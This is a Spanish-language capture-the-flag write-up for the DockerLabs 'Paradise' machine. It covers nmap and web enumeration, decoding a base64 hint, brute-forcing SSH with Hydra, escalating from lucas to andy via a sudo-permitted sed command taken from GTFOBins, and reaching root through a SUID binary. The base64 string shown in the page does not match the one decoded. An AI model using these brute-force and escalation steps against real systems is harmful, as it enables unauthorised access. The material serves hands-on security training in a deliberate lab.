

Desplegamos la máquina.

```
> sudo bash auto deploy.sh paradise.tar
[sudo] contraseña para kali:

##
## ##
## ## ##
## ## ##
#####
NNNN { NNN NNNNN NNNN NNNNN NNN N }
      0
      \_____/
         \___/

DOCKERLABS

Estamos desplegando la máquina vulnerable, espere un momento.
Máquina desplegada, su dirección IP es --> 172.17.0.2
```

Le hacemos un ping para comprobar la conectividad y además con el ttl de 64 sabemos que estamos ante una máquina Linux.

```
➤ ping -c 1 172.17.0.2
PING 172.17.0.2 (172.17.0.2) 56(84) bytes of data.
64 bytes from 172.17.0.2: icmp_seq=1 ttl=64 time=0.046 ms

--- 172.17.0.2 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/medev = 0.046/0.046/0.046/0.000 ms
```

Con nmap vemos los puertos que están abiertos y sus servicios.

```

PORT      STATE SERVICE          VERSION
22/tcp    open  ssh              OpenSSH 6.6.1p1 Ubuntu 2ubuntu2.13 (Ubuntu Linux; protocol 2.0)
_ ssh-hostkey:
    1024 a1:bc:79:1a:34:68:43:d5:f4:d8:65:76:4e:b4:6d:b1 (DSA)
    2048 38:68:b6:3b:a3:b2:c9:39:a3:d5:f9:97:a9:5f:b3:ab (RSA)
    256 d2:e2:87:58:d0:20:9b:d3:fe:f8:79:e3:23:4b:df:ee (ECDSA)
    256 b7:38:8d:32:93:ec:4f:11:17:9d:86:3c:df:53:67:9a (ED25519)
80/tcp    open  http             Apache httpd 2.4.7 ((Ubuntu))
_ http-title: Andys's House
_ http-server-header: Apache/2.4.7 (Ubuntu)
139/tcp   open  netbios-ssn      Samba smbd 3.X - 4.X (workgroup: PARADISE)
445/tcp   open  netbios-ssn      Samba smbd 4.3.11-Ubuntu (workgroup: PARADISE)
MAC Address: 02:42:AC:11:00:02 (Unknown)
Service Info: Host: UBUNTU; OS: Linux; CPE: o:linux:linux_kernel

Host script results:
smb2-time:
    date: 2026-03-17T08:49:03
    start_date: N/A
smb2-security-mode:
    3.1.1:
        Message signing enabled but not required
smb-os-discovery:
    OS: Windows 6.1 (Samba 4.3.11-Ubuntu)
    Computer name: 654ff59dd730
    NetBIOS computer name: UBUNTU\x00
    Domain name: \x00
    FQDN: 654ff59dd730
    System time: 2026-03-17T08:49:00+00:00
smb-security-mode:
    account_used: guest
    authentication_level: user
    challenge_response: supported
    message_signing: disabled (dangerous, but default)

```

Con whatweb vemos las tecnologías que tiene la página web.

```
> whatweb http://172.17.0.2
http://172.17.0.2 [200 OK] Apache[2.4.7], Country[RESERVED][ZZ], HTML5, HTTPServer[Ubuntu Linux][Apache/2.4.7 (Ubuntu)], IP[172.17.0.2], Title[Andys's House]
```

Buscando por el puerto 80 encontramos una pista cifrada en base64.

```


67 </div>
68 
70 <!-- Añadir más imágenes
71 </div>
72 <div class="button-container"
73 <button onclick="window.loc
74 </div>
75 </body>
76 </html>
77 <!-- ZYN0hZVzdwf5ZwNwYzYRvCq= -->

```


Ahora vamos a descifrar para ver en texto claro que pone.

```
> echo 'ZXN0b2VzdW5zZWNYZXRvCg==' | base64 -d; echo  
estoesunsecreto
```

Parece ser que es un directorio del puerto 80.



A su vez el mensaje nos dice que la contraseña de lucas es débil por lo que aplicaremos fuerza bruta.



Averiguamos con hydra la contraseña para acceder mediante ssh.

```
> hydra -l lucas -P /usr/share/wordlists/metasploit/unix_passwords.txt 172.17.0.2 ssh  
Hydra v9.6 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military  
installations, or for illegal purposes (this is non-binding, these *** ignore laws and ethi  
c  
Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2026-03-17 10:08:07  
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommend  
e -t 4  
[DATA] max 16 tasks per 1 server, overall 16 tasks, 1021 login tries (l:1/p:1021), ~64  
[DATA] attacking ssh://172.17.0.2:22/  
[22][ssh] host: 172.17.0.2 login: lucas password: chocolate
```


Comprobamos los usuarios que tiene login a parte de lucas.

```
$ cat /etc/passwd | grep sh  
root:x:0:0:root:/root:/bin/bash  
sshd:x:102:65534::/var/run/sshd:/usr/sbin/nologin  
andy:x:1000:1000::/home/andy:/bin/bash
```

Debemos escalar privilegios a Andy y para ello buscamos un binario que tenga sus permisos.

```
$ sudo -l  
Matching Defaults entries for lucas on 654ff59dd730:  
env_reset, mail_badpass,  
secure_path=/usr/local/sbin\:/usr/local/bin\:/usr/sbin\:/bin\:/usr/bin  
  
User lucas may run the following commands on 654ff59dd730:  
(andy) NOPASSWD: /bin/sed
```

En GTFOBins encontramos una manera de escalar privilegios con el binario 'sed'.



Aplicamos el comando con bash, para tener una consola más interactiva.

```
lucas@654ff59dd730:/$ sudo -u andy sed -n '1e exec /bin/bash 1>&0' /etc/hosts
andy@654ff59dd730:/$ whoami
andy
andy@654ff59dd730:/$
andy@654ff59dd730:/$ id
uid=1000(andy) gid=1000(andy) groups=1000(andy)
```

Cuando queremos buscar con sudo -l con Andy nos pide contraseña por lo que debemos buscar binarios con permisos SUID con find.

```
andy@654ff59dd730:/$ find / -type f -perm -4000 2>/dev/null
/bin/ping6
/bin/mount
/bin/ping
/bin/su
/bin/umount
/usr/lib/eject/dmccrypt-get-device
/usr/lib/openssh/ssh-keysign
/usr/local/bin/privileged_exec
/usr/local/bin/backup.sh
```

El binario extraño, que además nos da una pista, es privileged\_exec. Por lo tanto, vamos a la carpeta y comprobamos que ciertamente tiene permisos SUID.

```
andy@654ff59dd730:/usr/local/bin$ ls -la
total 28
drwxr-xr-x 1 root root 4096 Aug 30 2024 .
drwxr-xr-x 1 root root 4096 Dec 17 2019 ..
-rwsr-xr-x 1 root root 237 Jul 27 2024 backup.sh
-rwsr-xr-x 1 root root 8789 Aug 30 2024 privileged_exec
-rwxrwx--- 1 root root 273 Aug 30 2024 privileged_exec.c
```

Y listo ya somos root.

```
andy@654ff59dd730:/usr/local/bin$ ./privileged_exec
Running with effective UID: 0
root@654ff59dd730:/usr/local/bin# id
uid=0(root) gid=1000(andy) groups=0(root),1000(andy)
root@654ff59dd730:/usr/local/bin# whoami
root
```